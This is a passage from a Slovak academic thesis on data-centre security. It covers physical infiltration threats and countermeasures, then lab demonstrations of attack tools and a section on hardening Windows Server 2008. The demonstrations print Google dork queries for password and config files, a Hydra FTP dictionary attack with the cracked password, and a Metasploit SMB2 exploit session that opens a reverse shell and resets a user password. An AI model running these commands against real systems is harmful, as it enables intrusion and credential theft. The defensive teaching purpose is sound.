Útočníci sa vydávajú za solventných, dobre zabezpečených potencionálnych zákazníkov. Bežne využívajú metódy rýchleho jednanie "ad hoc" a snažia sa pracovať priamo na mieste. Vyhýbajú sa platbe kartou (platia v hotovosti) a snažia dostať prístup do nimi určenej serverovej skrine, stojanu alebo zariadeniu a neváhajú podplácať a korumpovať zamestnancov.

Riešenie:

- a. odmietnutie platby v hotovosti (aj keď dnes existujú postupy ako naklonovať platobné karty pridruženým trhom s odcudzenými číslami kreditných kariet vrátane CV čísla).[33]
- b. dôveryhodný a loajálny personál,
- c. zaznamenávať informácie o klientovi,
- d. prijímať požiadavky za presne stanovených podmienok,
- e. neprijímať netradičné požiadavky.

8.1.3 Vnášanie cudzích predmetov


Spôsobov ako vnieť do centra nebezpečné prostriedky (nástražne zariadenia, bomby, elektromagnetické zbrane, rušičky, servery...atď.) je niekoľko.

Zamaskovať zariadenie do podoby nádoby, ktorá sa tvári ako súčasť potrebná pre chod a správu zariadenia.

- V obaloch na pevne disky RAID,
- obal od servera,
- súčasti iných vecných elektronických zariadení,
- montážne kufre,
- nádoby pre správu UPS (batérie,...),

- komponenty hasiaceho príslušenstva (falošne nádoby, zdvojené obaly,.....).

Možnou hrozbou je rozobrať zariadenie na množstvo potenciálne neškodných kusov a postupne to zostavovať a spustiť do prevádzky na miestach v stojane alebo v priestore pod podlahou.



Obrázok 11:Príklad možnosti priestoru uschovania predmetu [34,35]

Ako je zjavné z hore uvedených príkladov (obr.11), obaly a prenosné schránky zabezpečujú dostatočné priestorové možnosti na vnesenie deštruktívneho alebo nelegálneho obsahu od priestorov dátového centra. Konštrukcia podláh podporujúca cirkuláciu vzduchu a vedenie komunikačných vedení predstavuje veľké množstvo skrytého priestoru pre ukladanie doplnkových a nástražných zariadení pre možný útok na zariadenia.

Väčšina centier zachováva určitú mieru anonymity svojich zákazníkov a pracovníci majú zákaz manipulovať zo zariadeniam jedine v prípade núdze. Teda ak po úspešnom nainštalovaní zariadenia do stojanu alebo do priestorov pod podlahou nebol útočník odhalený pri svojej činnosti, nemusí sa obávať odhalenia a môže pokojne ovládať činnosť svojho zariadenia prostredníctvom vzdialeného prístupu.[36]

Riešenie:

- a. kontrolovať anomálie vo veľkosti zavádzaného zariadenia do stojanu,
- b. skenery na výbušniny,
- c. vizuálna kontrola obsahu zariadenia,
- d. poskytnúť konkrétnejšie informácie o zákazníkovi a druhu podnikania (účel umiestnenia, hosting, obchodne využitie),
- e. informácie o účtoch,

- f. neposkytovanie miesta virtuálnym a schránkovým firmám,
- g. určovať presnú stohovaciú politiku pre osadzovanie zariadení do stojanov čo by zamedzilo nasmerovaniu útoku proti konkrétnemu zariadeniu,
- h. zavádzať nové bezpečnostné klauzuly do zmlúv,
- i. vyžadovať kópie kľúčov,
- j. možnosť nahliadnuť do všetkých zariadení v centre,
- k. pravidelná kontrola zdvojených podláh, montážneho priestoru v stojanoch a montáž pohybových senzorov,
- l. sledovanie komunikácie pre sledovanie automatizovaných hlásení, pomalých DOS útokov...a pod.

Pre riešenie tohto problému by bolo nutnosťou pozmeniť bezpečnostnú a kontrolnú politiku v centre zameranú na celistvosť, neporušenosť zariadení a sledovanie spojenia, čo by mohlo viesť k odlivu niektorých aj poctivých zákazníkov, ktorí si neželajú, aby bolo zverejňované ich podnikateľské pozadie spolu z ich aktivitami na zariadení. Aj keď takéto opatrenia môžu vyselektovať nebezpečných užívateľov, možné straty na príjmoch a doterajšie malé skúsenosti z takýmto jednaním zachováva tieto pravidlá nastavené vysokou mierou anonymity aj keď sú tieto požiadavky od každého poskytovateľa iné.

8.1.4 Podsúvanie upravených programov

V praxi hostingové spoločnosti poskytujú možnosť zákazníkom prevádzkovať svoje služby na ich serveroch, za ktoré si platia nájom. Takúto variantu je možné využiť ako zámienku pre zneužitie použitého servera.

Útočník príde do zariadenia s požiadavkou na hostovanie špecifickej služby na infraštruktúre dátového centra. Pričom služba bude zámerne pozmenená alebo použitá verzia chybou, ktorá je alebo nebola doteraz zverejnená. Takýmto konaním bude môcť útočník vykonať bezproblémový prienik do serveru a využiť ho pre vlastné účely.

Riešenie:

Metodický postup pri hodnotení požiadaviek zákazníka.

- a. Sťahovanie aplikácii z dôveryhodných serverov,
- b. zabezpečiť filtráciu antivírovým programom (ak bol softvér dodaný fyzicky),
- c. porovnávanie veľkosti dodanej verzie z oficiálnou verziou deklarovanou majiteľom,
- d. ak sa nájdu nejaké bezpečnostné chyby a poskytovateľ je ochotný uverejniť takúto aplikáciu na svojej stránke (zabezpečiť ošetrovanie takejto chyby),
- e. zabezpečiť monitorovanie a správu takýchto aplikácii,
- f. používať metódu kontrolných súčtov a porovnanvania odtlačkov.

Možným riešením pre poskytovateľa je varianta, ak službu sprevádzkuje a zabezpečuje on sám čo mu zabezpečuje ochranu pred zásahom do hardvéru a softvéru centra. Tieto riešenia sú bežne prístupné, ale aj cenovo nákladné.

8.2 Softvérové útoky

Každý útočník sa zameriava na špecifický segment siete alebo služby, na ktorú chce útočiť. Podľa toho sa vyberá a špecifikuje druh útoku na jednotlivé ciele. Táto práca demonštruje iba základné druhy útokov, ktoré sa vyskytujú v prostredí služieb ponúkaných dátovými centrami.

8.2.1 Použité nástroje

V tejto časti budú predstavené niektoré z použitých nástrojov určených pre testovanie odolnosti aplikácii a ich praktické výstupy.

Pre potreby testovania bolo vyvinutých nespočetne veľa aplikácii od jednoúčelových (hydra, fcrackzip, set,...) až po komplexne testovacie programy z podporou a pravidelnými aktualizáciami (napr. Acunetix, metasploit,...) začleňujúce kontrolu webov, až po jadro operačného systému. Použitím takýchto aplikácii je možné otestovať široké spektrum zraniteľností v systéme a sieti.

8.2.1.1 BeEF – Browser Exploitation Framework

Jedná sa o výkonný penetračný nástroj používaný na testovanie webových aplikácii a zameriava sa na vyhľadávanie zraniteľných miest vo webových prehliadačoch. Je to

nástroj obsahujúci prvky pre testovanie bezpečnosti klienta. Nie je nutné zdôrazňovať fakt, že veľké množstvo služieb je možné spravovať alebo k nim pristupovať prostredníctvom webového prehliadača. To predstavuje možnosť zachytávania najrôznejších informácií (cookies, hesla,....) od obete.

Narastajúce obavy o bezpečnosť webov je tento nástroj schopný posúdiť skutočný stav zabezpečenia cieľového zariadenia na strane klienta. Na rozdiel od iných testovacích nástrojov BeEF sa pripojí na jeden alebo viac webových prehliadačov a používa ich ako predmostie pre spúšťanie príkazov zameraných na spracúvanie osobných informácií až po samotný útok proti systému samotnému v rámci webového prehliadača.

Tento nástroj disponuje zo základnou sadou útokov:

Hook – (zaháčkovanie) prostredníctvom falošne vytvorenej webovej stránky alebo odkazu sa užívateľ nevedomky prihlási na danú adresu a vtedy útočník získal celkový prehľad o prehliadači na strane užívateľa.


- Presmerovanie - zmena URL odkazov na cieľovú stránku,
- skenovanie odtlačkov (fingerprints) - webového prehliadača alebo ID užívateľa,
- kopírovanie súborov z prístroja obete,
- cookies – krádež takýchto informácií zabezpečí aj krádež identity.[38]

BeeF je modulárna aplikácia, pričom dovoľuje pridávať nové rozširujúce moduly a databázy (metasploit,...).

- jQuery zahrnuté ako súčasť procesu zaháčkovania,
- Metasploit integrácia,
- Evercookie- zber informácií aj po tom, čo prehliadač bol uzavretý,
- plné zaznamenávanie udalostí a to nielen stisky klávesnice, ale aj okno aktivácia / deaktivácia, kliknutie myšou atď.,
- ľubovoľná HTTP požiadavka,
- proxy,
- preposielanie modulov,
- detekcia stavu prístupu k sociálnym sieťam. [38]

Beef sa pripojí na jeden, alebo viac prehliadačov a to vrátane mobilných klientov.[37] Na uvedenom príklade bolo testované posúdenie súčasného stavu zabezpečenia cieľového prostredia na strane klientov. Hlavnou výhodou je, že dokáže pripojiť webový prehliadač

a použiť ho ako predmostie pre realizáciu a spúšťanie ďalších útokov na nadradené systémy, čo bolo aj snahou v tomto príklade. Použitím tohto nástroja bolo možné vydolovať heslá k FTP klientom alebo použiť metasploit rámcov na prienik do systému.



Obrázok 12: Príklad použitia BeEF pre export Payloadu k obeť

Demonštrovaním použitia (obr.12) bolo úspešne skopírovanie súborov zo stroja obeť a použitie Metasploit Framework a Payload na prienik do systému. Príklad poukazuje na to, ako je možné dostať prístupové údaje k serverom umiestnených v nezabezpečených klientskych zariadeniach. Úspešné použitie takého nástroja je podmienené presvedčením užívateľa k tomu, aby pristúpil na pripravený odkaz na webe.

8.2.1.2 Google hack

Súčasný rozmach internetu a expandovanie množstva internetových stránok, služieb, produktov, ktoré sú ukladané na sieť, ale bez žiadnej katalogizácie a preto boli vyvinuté sofistikované nástroje na vyhľadávanie a prezeranie obsahov na internete. Tieto prehliadače majú vytvorené špeciálne aplikácie, ktoré prechádzajú webovým prostredím a indexujú informácie o stránkach na internete. Z tejto výhody ťažia nielen užívatelia, ale aj útočníci, ktorí zlepšujú svoje skóre na úkor nesprávne zaškolených správcov serverov.

Google spolu s Yahoo považujeme v súčasnej dobe za najpoužívanejší prostriedok pre vyhľadávanie a prezeranie obsahu internetu.

Google hacking je modernou metódou pri vzdialenom zbere informácii o obeť. Základom týchto techník je za pomoci špeciálne vybraných dotazov vyhľadať na webe mimoriadne citlivé informácie, akými sú prihlasovacie údaje, stavbu a prehľad stránky jej súčasť...a i.

Príklad: Dôležitým opatrením pri zabezpečení aplikácii prezentovaných na internete je zabezpečiť správne nastavenie a chodu služieb. Google hack je jednou z metód na vyhľadávanie chýb hlavne v oblasti webových aplikácii, akými sú internetové stránky,

obchody, ftp,... Primárne sa pracuje z vyhľadávaním kľúčových zložiek, ktoré boli indexované robotmi skenujúcimi celý obsah internetu a vytvárajú na nich odkazy. Nesprávne nastavenie webových aplikácii môže viesť k odhaleniu zraniteľností (súborov, ktoré by nemali byť viditeľné,...) alebo jednoduchému vyhľadávaniu obetí na webe.

Tieto postupy sa používajú pre vyhľadávanie, napr. webových redakčných systémoch, na ktorých sú nájdené známe chyby. Vyhľadávanie skrytých súborov a zložiek, konfiguračné súbory, zoznamy hesiel a dokumenty predstavujúce firemné tajomstvo či patent.

Za pomoci operátora **inurl** - ktorý vyberie iba výsledky obsahujúce vyhľadávaný reťazec v URL teda tie, ktoré obsahujú iba webovú adresu. [39]

```
Inurl "/wp-content/themes/persuasion/ lib/scripts/dl-
skin.php
```

site - slúži na vyhľadávanie výrazov vo vybratej doméne. Za pomoci toho parametra sa odvíja to, čo sa konkrétne hľadá na vybranej stránke;

```
"liveice configuration file" ext:cfg -site:fai.utb.cz
```

filetype - určuje typ súboru. V tomto príklade sa jedná o súbory z heslami a cgi;

```
filetype:pwt pwt
filetype:cgi inurl:"Web_Store.cgi"
```


intext - operátor hľadá zvolené výrazy priamo v texte. Tiež pre chybové a varovné hlásenia; [40]

```
intext:"Error Message : Error loading required libraries."
intext:"Warning: * am able * write ** configuration file"
"includes/configure.php"
```

index of – výpis adresárovej štruktúry;

```
inurl:"www.adresaobete.com" intitle:"index of"
```

V týchto ukázkach bolo použitých iba niekoľko príkladov pričom tento nástroj má možnosti pre vyhľadávanie oveľa zložitejších a citlivejších informácií, akými sú heslá, konfiguračné súbory, htacces, logy... a celú škálu dotazov pre výpis adresárovej štruktúry.



Obrázok 13: Príklad použitia niektorých nástrojov na vyhľadavanie zraniteľnosti

Hore uvedené príklady (obr.13) použitia vyhľadávačov na báze dotazov útočníci nachádzajú chyby v zabezpečení aplikácii na serveroch. Špecifikovaním dotazov správne selektujú cieľ a ak došlo k indexovaniu, tak zraniteľnosť sa s určitosťou úspešne objaví.

Riešenie: Ak nie sú zo strany správcu servera vykonané dostatočné opatrenia na zamedzenie skenovania robotov, tak môže dochádzať k zaindexovaniu informácii, ktoré predstavujú hrozbu odhalenia citlivých informácii. Takýto problém sa rieši správnou konfiguráciou súboru **robots.txt**, ktorý určuje robotom, ktoré časti webu nemajú zahŕňať do indexu.


Tento súbor je možné vytvoriť v bežnom editore, ktorý by mal byť umiestnený v koreňovej zložke webu a obsahuje dve základne informácie a to **User-agent**, pre akého robota platia pravidlá a **Disallow**, kam sa nesmie pozerat' a naopak **allow** pre potreby toho kam sa môže pozrieť a zaindexovať'.

Príklad:

```
User-agent:*           # platí pre všetky roboty ktoré
vstupujú na web
Disallow: /start/     # zakazuje vstup do zložky
Allow: /web/          # povolí prehľadávanie iba určených
adresárov
```

8.2.1.3 Hoic- High Orbit Ion Cannon Attacks

Aplikácii na generovanie DOS útokov existuje veľké množstvo z rôznou mierou obťažnosti správy a obsluhy. V projekte bol použitý pre demonštráciu a testovanie odolnosti použitých opatrení práve HOIC, ktorý svojou jednoduchosťou postačuje na testovanie zvolených aplikácii na zamedzenie DOS útokom na sieti.



Obrázok 14: Príklad DOS útoku za pomoci Hoic

V uvedenom príklade (obr.14) bola použitá technika DOS útoku na webový server apache. Použitý nástroj Hoic zahltil sieť paketami a dotazmy na úrovni rádovo Mb/sec čo spôsobilo ukončenie činnosti služby a po krátkom čase aj prečerpaní pamäte. Aplikáciou navrhovaných riešení došlo k úspešnému blokovaniu útoku zo strany útočiacich adries.

8.2.1.4 Hydra

Je to nástroj slúžiaci na testovanie odolnosti hesiel. Považujeme ho za multifunkčnú pomôcku, ktorá dokáže pracovať jednak zo slovníkom, ale aj útokom hrubou silou. Podporuje širokú škálu sieťových protokolov a možnosti nasadenia. Za pomoci tohto nástroja som demonštroval účinnosť použitia silných hesiel a úspešnosť zavedenia maximálneho počtu neúspešných pokusov.

```
hydra -l užívateľ -P /umiestnenie/password.lst
xx.adresa.xx.xx ftp (protokol/port)
```

```
root@kali:~/Desktop# hydra -l jano -P /root/Desktop/password.lst 10.67.3.181 ftp
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only
Hydra (http://www.thc.org/thc-hydra) starting at 2014-03-21 11:02:44
[DATA] 16 tasks, 1 server, 2297 login tries (l:1/p:2297), ~143 tries per task
[DATA] attacking service ftp on port 21
[STATUS] 48.00 tries/min, 48 tries in 00:01h, 2249 todo in 00:47h, 16 active
[STATUS] 32.00 tries/min, 96 tries in 00:03h, 2201 todo in 01:09h, 16 active
[21][ftp] host: 10.67.3.181 login: jano password: falcon
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2014-03-21 11:07:23
```

Obrázok 15: Príklad použitia útoku slovníkovou metódou

Uvedený príklad útoku testuje odolnosť prístupových hesiel pre vybranú službu súborového servera. Doba lúštenia hesla slovníkovou metódou, ale aj hrubou silou pri testovanej dĺžke hesla nepresiahla dobu niekoľkých minút. Zmena hesla za použitia malých aj veľkých znakov, čísiel a špeciálnych znakov zabránila v odhalení hesla testovaním oboch zvolených spôsobov útoku.

8.2.1.5 Msfconsole

Tento nástroj poskytuje rozhranie pre „Metasploit Framework“, ktorý je cielene navrhovaný pre zber a využívanie zraniteľností proti cieľovým aplikáciám.

Patrí medzi najúčinnnejšie nástroje používané pre použitie exploitov. Jedná sa o rozhranie, ktoré je aplikované v príkazovom riadku. Po zvládnutí základných príkazov je užitočnou pomôckou pri použití niektorých nástrojov (metasploit, BeeF, exploits, backdoor, armitage,...).

```

backtrack x Windows Server 2008 Diplomka x
Applications Places System
root@root: ~
File Edit View Terminal Help
0 Windows Vista SP1/SP2 and Server 2008 (x86)

msf exploit(ms09_050_smb2_negotiate_func_index) > set LHOST 192.168.119.140
LHOST => 192.168.119.140
msf exploit(ms09_050_smb2_negotiate_func_index) > set RHOST 192.168.119.129
RHOST => 192.168.119.129
msf exploit(ms09_050_smb2_negotiate_func_index) > exploit

[*] Started reverse handler on 192.168.119.140:4444
[*] Connecting to the target (192.168.119.129:445)...
[*] Sending the exploit packet (872 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (749056 bytes) to 192.168.119.129
[*] Meterpreter session 1 opened (192.168.119.140:4444 -> 192.168.119.129:49790)
at 2014-03-03 20:45:16 -0500

meterpreter > shell
Process 5992 created.
Channel 1 created.
Microsoft Windows [Version 6.0.6002]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

backtrack x Windows Server 2008 Diplomka x
Applications Places System
root@root: ~
File Edit View Terminal Help
'sl' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>set user Administrator password
set user Administrator password
Environment variable user Administrator password not defined

C:\Windows\system32>set user Administrator password
set user Administrator password
Environment variable user Administrator password not defined

C:\Windows\system32>net user Administrator password
net user Administrator password
The user name could not be found.

More help is available by typing NET HELPMSG 2221.

C:\Windows\system32>net user Dodo password
net user Dodo password
The command completed successfully.

C:\Windows\system32>

```

Obrázok 16: Príklad útoku na Windows server 2008 a zmena prístupového hesla

Hore uvedený príklad zneužitia (obr.16) známej chyby (vyžiadanie overovacieho kódu v službe SMB) na servery Microsoft Windows server za pomoci nástroja msfconsole. Taktiež demonštrovanie jednoduchosti správy celého systému a zmeny administrátorského hesla po úspešnom prieniku do systému.

9 WINDOWS SERVER 2008 R2

Tieto produkty patria do rodiny Windows server, ktoré neobsahujú tak veľké množstvo funkcií a aplikácií, ktoré zlepšujú prácu s počítačom, pretože sú primárne určené na chod služieb pre obsluhu iných klientskych zariadení.

Pre potreby práce bola zvolená distribúcia Win 2008 R2 /32bit. ktorá je použitá ako základ pre testovanie. Tento operačný systém bol vydaný do predaja v júly 2009 a rovnako ako win 7 a Vista je založený na systéme Windows NT 6.x. Podporuje nové funkcie pre virtualizáciu a správu. Na základe svojich vlastností umožňuje prevádzkovať veľké množstvo služieb, ktorými sú hlavne:

- domain name server(DNS) – radič domény,
- *Dynamic Host Configuration Protocol* (DHCP) – predstavuje súbor zásad, ktoré využívajú komunikačné zariadenia (router, PC, smartphone,...) umožňujúce zariadeniu získať IP adresu od servera,
- súborový server (FTP) - je určený na prenos súborov medzi zariadeniami na internete, alebo lokálnej sieti,
- active directory: súborové a tlačové servery, IIS7,
- windows media server- správa mediálnych súborov na sieti,
- IIS 7- webový server,
- hyper.V – virtuálny server a.i.[41]

Základnou výhodou naproti linuxu je tá, že je celá škála inštalácie služieb združená pod hlavičkou pridávania jednotlivéj role systému. To zabezpečuje rýchlosť a aktuálnosť inštalovaných služieb.

9.1 Návrh zabezpečenia pre Windows server

Aplikácie systémov vystavených na štruktúre Windows neposkytujú tak výraznú škálovateľnosť a variabilitu v konfigurácii ako je to v rodine LINUX/UNIX-ových operačných systémov avšak z neúmernou prehľadnosťou a prívetivosťou. Microsoft má na trhu asi tretinový podiel v segmente serverov pričom takmer 99% z nich je prevádzkovaná v desktopovom režime, čo predstavuje nezanedbateľný bezpečnostný problém. Je známe,

že systémy typu Windows sú napadnuteľné nespočetným množstvom spôsobov počnúc vírusmi, exploitmi, trojskými koňmi až po keyloggery, spyware a iným malware.

Široká škála výrobcov programov na svojich stránkach ponúka niekoľko variant riešenia pre skvalitnenie a zabezpečenie prevádzky na serveroch. Tieto produkty zvyčajne zabezpečujú viac kontrolných procedúr a systémových démonov pre správny chod servera.


V týchto riešeniach už zo svojej podstaty vyplýva ich jednoduchosť konfigurácie a prívetivé užívateľské rozhranie pre rýchly prístup a konfiguráciu služieb na servery.

9.1.1 Antivírusový program

Žiadny operačný systém nie je dosť bezpečný a neobchádza to ani serverové distribúcie Windows. Práve preto platí, že niekedy je prevencia účinnejšia ako zahľadzovanie vzniknutých škôd pri napadnutí systému.

Celá škála spoločností ponúka antivírusové riešenia navrhnuté pre obe druhy operačných systémov. Pre ochranu pred vírusmi bola zvolená aplikácia bitdefender, ktorá v testoch na kvalitu antivírusových programov preukázala najlepšie výsledky v detekcii.[42] Antivírusové programy majú v sebe často na implementované prvky firewallu a súborovej ochrany.

V inštalovanej verzii podporuje skenovanie a monitorovanie systému v nepretržitej prevádzke. Správu aktualizácii vykonáva automaticky. Produkt ponúka širokú škálu ochrany spolu z integrovaným firewallom a ochranou proti prieniku.



Obrázok 17: Použitie antivírusového programu Bitdefender


Program na odstraňovanie malware po aktualizovaní databáz presne dokázal identifikovať známe druhy vírusových variánt a bezpečne ich odstrániť zo súborového systému. Pri pokusoch o prenesenie alebo aplikovanie útoku niektorých vybraných metód (payload, exploits,...) zdetegoval pokus o spojenie a prerušil komunikáciu.

9.1.2 Anti DDOS guardian

Je to aplikácia navrhnutá pre Windows servery a slúži na ochranu pred DDOS útokmi na služby spustené na zariadeniach (IIS, game server, mail server, ftp,...) je účinnou ochranou proti SYN, TCP,UDP,ICMP, Bandwidth útokom.[43]

Pre správnosť funkcie je potrebné nastaviť funkcie „**Local Security Policy**“ na servery z dôvodu kontroly prístupov na zariadenie.

Spolu s touto aplikáciou je nainštalovaný doplnok **stop RDP Brute Force** zamedzujúci útok testovania náhodných hesiel na pripojenie zariadenia prostredníctvom vzdialenej pracovnej plochy.

